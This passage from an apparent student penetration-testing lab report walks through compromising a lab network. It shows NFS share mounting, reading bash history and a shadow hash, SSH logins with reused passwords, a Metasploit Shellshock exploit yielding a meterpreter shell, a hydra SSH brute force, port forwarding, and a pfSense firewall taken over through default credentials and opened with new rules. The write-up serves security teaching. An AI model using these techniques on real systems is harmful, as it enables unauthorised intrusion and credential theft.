|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.10 (Unix)
|_http-title: CMP314 -  Never Going to Give You Up
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          39213/tcp   status
|   100024  1          47228/udp   status
|   100024  1          47514/udp6  status
|_  100024  1          52414/tcp6  status
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT     ADDRESS
1   1.44 ms 192.168.0.193
2   2.81 ms 192.168.0.226
3   2.82 ms 192.168.0.230
4   2.86 ms 192.168.0.234
5   2.88 ms 192.168.0.242

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 36.13 seconds
root@kali:~/Desktop#
```

Figure 42 – Nmap of .240/30

3.11 192.168.0.34

Finding the IP addresses from Figure 40, the next step was running a Nmap scan against the discovered subnet 192.168.0.33/27.

Figure 43 and 44 displays a Nmap scan against the address 192.168.0.33/27, this shows that the machine could be exploitable through NFS and SSH.

```
root@kali:~/Desktop# nmap -A 192.168.0.33/27
```

Figure 43 – Nmap of .33/27

```
Nmap scan report for 192.168.0.34
Host is up (0.00073s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      42668/udp   mountd
|   100005  1,2,3      48898/tcp6  mountd
|   100005  1,2,3      55679/udp6  mountd
|   100005  1,2,3      59326/tcp   mountd
|   100021  1,3,4      38875/udp6  nlockmgr
|   100021  1,3,4      43328/tcp6  nlockmgr
|   100021  1,3,4      47310/udp   nlockmgr
|   100021  1,3,4      57423/tcp   nlockmgr
|   100024  1          34790/udp6  status
|   100024  1          41138/tcp   status
|   100024  1          46917/udp   status
|   100024  1          58641/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
```

Figure 44 – nmap of .34

Figure 45 displays the showmount command being run against the 192.168.0.34 machine, it showed that the /home/xadmin directory was available through NFS to all machines on 192.168.0. address range. Xadmin is the username so this might be useful for a brute force attack through SSH.

```
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
```

Figure 45 – showmount of .34

Figure 46 presents the commands used to mount the /home/xadmin directory. First a mount point was created using the mkdir command, then the target directory was mounted to the folder.

```
root@kali:~# mkdir mount2
root@kali:~# mount -t nfs 192.168.0.34:/home/xadmin ./mount2
```

Figure 46 -mounting of /home/xadmin of .34

Figure 47 shows the navigation to mount2 using the cd command and ls is being used to list the contents of the /home/xadmin/ directory.

```
root@kali:~# cd mount2
root@kali:~/mount2# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

Figure 47 – viewing directory home/xadmin

There were no critical files accessible through the NFS however the username xadmin was discovered. The next logical step was attempting to log into the machine using the same xadmin credentials found earlier on in the network mapping process.

Figure 48 shows the discovery of the bash history file, 13.13.13.13 was a new machine found through this.

```
root@kali:~/mount2# cat .bash_history
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
root@kali:~/mount2#
```

Figure 48 – bash history of .34

Figure 49 displays the success of logging in through ssh. Having discovered the possible username xadmin through using NFS, it was possible that the xadmin credentials from the 192.168.0.210 machine were reused. SSH was service used to connect, xadmin was the username and 192.168.0.34 was the target address. Like the xadmin account before the password used was plums.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$
```

Figure 49 – SSH connect to .34

Figure 50 displays the shadow file on the 192.168.0.34 machine, the xadmin has a hashed password located at the bottom of the file. This demonstrates another way in which this machine could have been exploited as the same steps would have been taken to crack this password using john. The utility would have returned the password plums and the whole system would be compromised just by accessing the shadow file through NFS.

```
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
```

Figure 50 – xadmin hashed password located in etc

Figure 51 shows the exports file which describes the xadmin directory is accessible though nfs to every 192.168.0.0 address

```
xadmin@xadmin-virtual-machine:/etc$ cat exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)
```

Figure 51 – exports file of .34

Figure 52 shows the known hosts file on the .34 machine.

```
root@kali:~/mount2/.ssh# cat known_hosts
|1|MGV03OIay1T9s7vBqr8KzlnZ5nM=|bExA9R/GkTSUvr853+o+ZHwtl24= ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
AAABBBBT8hbTz83LJheVpN/+r2xhhP+V899gb+oqs7OTg5KYKgUjeLscG7JISVuOSdPjL3l3iUhX+WM60XhHfysIHlUc=
|1|ZqkUhxWe3Kxip2lRMMZxpCRDRqc=|/BklgP/QF9pnXDw5Y2JbxYD0/Ts= ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
AAABBBBT8hbTz83LJheVpN/+r2xhhP+V899gb+oqs7OTg5KYKgUjeLscG7JISVuOSdPjL3l3iUhX+WM60XhHfysIHlUc=
```

Figure 52 – known hosts file on .34

Figure 53 displays the command if config being issued through the command line on the 192.168.0.34. This confirmed there was another address in 13.13.13.0 range, as 13.13.13.13 was found in the .bash_history file in Figure 48.




Figure 53 – ifconfig command on .34

3.12 192.168.0.130

Figure 54 shows the command used to scan the 192.168.129/27 sub net using Nmap.




Figure 54 – Nmap scan of .129/27

Figure 55 displays the results of the command from Figure 54, the output shows that a new machine was discovered on the /27 sub net. Three TCP ports were found to be open, both SSH and NFS could be possible avenues to exploit the machine.

```
Nmap scan report for 192.168.0.130
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      35608/tcp6  mountd
|   100005  1,2,3      44991/udp   mountd
|   100005  1,2,3      58158/tcp   mountd
|   100005  1,2,3      58307/udp6  mountd
|   100021  1,3,4      35591/tcp6  nlockmgr
|   100021  1,3,4      40966/udp   nlockmgr
|   100021  1,3,4      42960/tcp   nlockmgr
|   100021  1,3,4      56095/udp6  nlockmgr
|   100024  1          33804/udp6  status
|   100024  1          34995/udp   status
|   100024  1          45351/tcp6  status
|   100024  1          50165/tcp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
```

Figure 55 – scan results of .130

Figure 56 presents the showmount command being used to investigate what directories were accessible. Like a few of the machines before only the xadmin directory was accessible through NFS, not the root of the file structure.

```
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
```

Figure 56 – showmount on .130

Figure 57 shows the mountable folder being created and the directory being mounted to the folder. The directory of the 192.168.0.130 machine that was mounted was the /home/xadminn, this was found to be accessible from the last figure.

```
root@kali:~# mkdir mount3
root@kali:~# mount -t nfs 192.168.0.130:/home/xadmin ./mount3
```

Figure 57 – mounting the /home/xadmin directory

Figure 58 displays the navigation to the mount 3 folder using the cd command, the home/xadmin was mounted to the kali machine through the mount 3 folder.

```
root@kali:~# cd mount3
root@kali:~/mount3# ls -a
.              .bash_logout  .config  Documents  .ICEauthority  Pictures  .ssh       .Xauthority     .xsession-errors
..             .bashrc       Desktop  Downloads  .local         .profile  Templates  .Xdefaults      .xsession-errors.old
.bash_history  .cache        .dmrc    .gconf     Music          Public    Videos     .xscreensaver
```

Figure 58 – inspecting the mounted folder

Figure 59 displays the authorized key file on the 192.168.0.130 machine, this was located in the .ssh folder. From the figure below there is a machine on the network that would be able to access the 192.168.0.130 machine using SSH.




Figure 59 – authorized keys file on .130

After trying to connect to the .130 machine through SSH on both the root kali machine and .210, the next attempt was on the .34 machine. This was successful as the.34 public key was the one in the authorized keys file located in the .SSH folder of the .130 directory.

Figure 60 shows the success of connecting to the 192.168.0.130 machine through .30. This gave unfettered access to the devices data and its functionality. No password was required as the .34 machine was authorized.




Figure 60 – SSH connection to .130

Figure 61 shows the if config command being used on the 192.168.0.130 machine; this showed the only interface currently in use was Eth0 which was connected to the router. Information like the broadcast address and sub net mask was made available as well. This confirmed there were no devices behind the .130 machine.




Figure 61 – ifconfig on .130

3.13 WEB SERVER 192.168.0.242

Having discovered the 192.168.0.242 address through the Nmap scan in figure, the next step was probing the web server for vulnerabilities using nikto.

Figure 62 displays the web scanner nikto being ran against the 192.168.0.242 web server. The apache on this machine was a newer version however it was still outdated, most crucially was the discovery of the shell shock vulnerability. This would be exploited in the attempt to gain access to the web server's data and functionality.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2020-10-27 17:01:34 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differen
t fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvenam
e.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-10-27 17:01:56 (GMT-4) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 62 – nikto scan on .242

Figure 63 shows the command used and subsequent results of a dirb scan against the apache web server. This confirmed the existence of the /cgi-bin/ path which was found to be exploitable through shell shock. Lastly both the JavaScript and the CSS folders were discovered.

```
root@kali:~# dirb http://192.168.0.242

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Oct 27 17:09:20 2020
URL_BASE: http://192.168.0.242/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.242/ ----
==> DIRECTORY: http://192.168.0.242/cgi-bin/
+ http://192.168.0.242/cgi-bin/ (CODE:403|SIZE:217)
==> DIRECTORY: http://192.168.0.242/css/
+ http://192.168.0.242/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.0.242/index.html (CODE:200|SIZE:1616)
==> DIRECTORY: http://192.168.0.242/js/

---- Entering directory: http://192.168.0.242/cgi-bin/ ----
+ http://192.168.0.242/cgi-bin/status (CODE:200|SIZE:535)

---- Entering directory: http://192.168.0.242/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.242/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Oct 27 17:09:29 2020
```

Figure 63 – dirb brute force on .242

Having discovered a critical vulnerability in the apache web server, the next stop was exploiting this. To do this the MSF venom console was loaded up on the root kali machine and the shellshock vulnerability payload was primed.

Figure 64 describes how the exploit was readied, "the apache mod cgi bash env exec "was the payload used.




Figure 64 – picking payload using msf venom(shellshock)

Figure 65 shows the configuration used when targeting the web server. R host was the machine that was being targeted and the target URI was the object being exploited. After everything was set up the payload was initiated with the command "exploit", the target was successfully exploited and a meterpreter shell was opened on the web server.




Figure 65 – configuring payload

Figure 66 displays the command sysinfo and ifconfig being issued through the meterpeter shell. The ifconfig outputted that two interfaces were being used by the web server, interface one was the local address which is installed on most web servers. The second was the connection to the firewall, this confirmed there were no machines behind the web server.




Figure 66 – sysinfo on .242 meterpreter

Figure 67 presents the command used to brute force the apache Webserver through SSH, the password.lst word list was used, -t 64 was the number of threads used and -V tells the output to be verbose.

```
root@kali:~/Desktop# hydra -l root -P /usr/share/metasploit-framework/data/wordlists/password.lst ssh://192.168.0.242 -t 64 -V
```

Figure 67 – hydra brute force attack on .242

Figure 68 displays the results of the command from Figure 67, the credentials of the root account were username = root and password = apple.

```
[22][ssh] host: 192.168.0.242   login: root   password: apple
```

Figure 68 – success of brute force attack on .242

Figure 69 shows the success of the brute force by logging in using the credentials username = root and password = apple.

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
```

Figure 69 – connecting to root of .242

3.14 FIREWALL

The next stage of the network mapping process included attempting to bypass the firewall using port forwarding. The firewall was discovered earlier on as pings were not reaching past the .240 address and pinging .234 would achieve nothing of note as well. As the .242 server had no network scanning programs like Nmap, another networking utility named NCAT was used to scan the firewall.

Figure 70 displays the net cat command used to scan the .234 firewall. The -z switch tells the utility to scan the ports while -v makes the output verbose. Port 80 tested after others and found to be on, port forwarding to allow access to the firewalls login was possible.

```
root@xadmin-virtual-machine:~# nc -z -v 192.168.0.234 80
Connection to 192.168.0.234 80 port [tcp/http] succeeded!
```

Figure 70 – net cat port scan on firewall

Figure 71 shows the port forward command being used in the meterpreter shell, -l 1234 describes the local port which will listen on the attacking machine. Connections to this port will be forwarded to the remote system. The -p is the switch that configures what port will TCP connections be forwarded to and -r is the target in which the connections are relayed to.

```
meterpreter > portfwd add -l 1234 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :1234 ⟷ 192.168.0.234:80
meterpreter >
```

Figure 71 – port forward on meterpreter to firewall

After the port forwarding was set up through the meterpreter shell, the next step was browsing to the local address (127.0.0.1) on port 1234. The port forwarding was a success as the admin log in page was accessible.

Figure 72 shows the admins login web page, the default credentials were username = admin and password = pfsense. These were found by simply googling the default credentials on a pfsense fire wall. The credentials were accepted, and this gave me unfettered access to the entire firewall.




Figure 72 – logging in to firewall using default credentials

Figure 73 shows a list of interfaces connected to the fire wall, the DMZ(demilitarized zone) is the .242 apache web server connection, the WAN(wide area network) is the connection to the routers and LAN(local area network) is the address that was unreachable due to the firewall restricting data from entering the LAN.




Figure 73 – interfaces used by the firewall

To allow traffic to pass through the firewall two new rules were added to the top of the stack. One was to allow TCP packets, this would allow nmap scans to reach the LAN section of the network including the 192.168.0.98 address. The other rule added was to allow ICMP packets to travel through firewall, this would allow the kali machines pings to reach the LAN network.

Figure 74 shows the two rules being placed at the top of the stack; this would ensure the data passes the firewall.




Figure 74 – two added rules to firewall

Figure 75 presents ICMP packets being sent to the firewall through the ping command. The responses indicate that firewall had been exploited and the LAN section was now accessible.




Figure 75 – ping sent to .234 from firewall

3.15 13.13.13.13

Having found a .bash_file containing the 13.13.13.13 address on the .34 machine, the next step was to find some way to reach then exploit the machine. First was testing what machines on the network had the ability to exchange data with the 13.13.13.13 machine. Both the root kali machine and 192.168.0.34 were used in the test.

Figure 76 shows a ping command and icmp packets being sent to the 13.13.13.13 machine. The address was unreachable from the root kali machine.

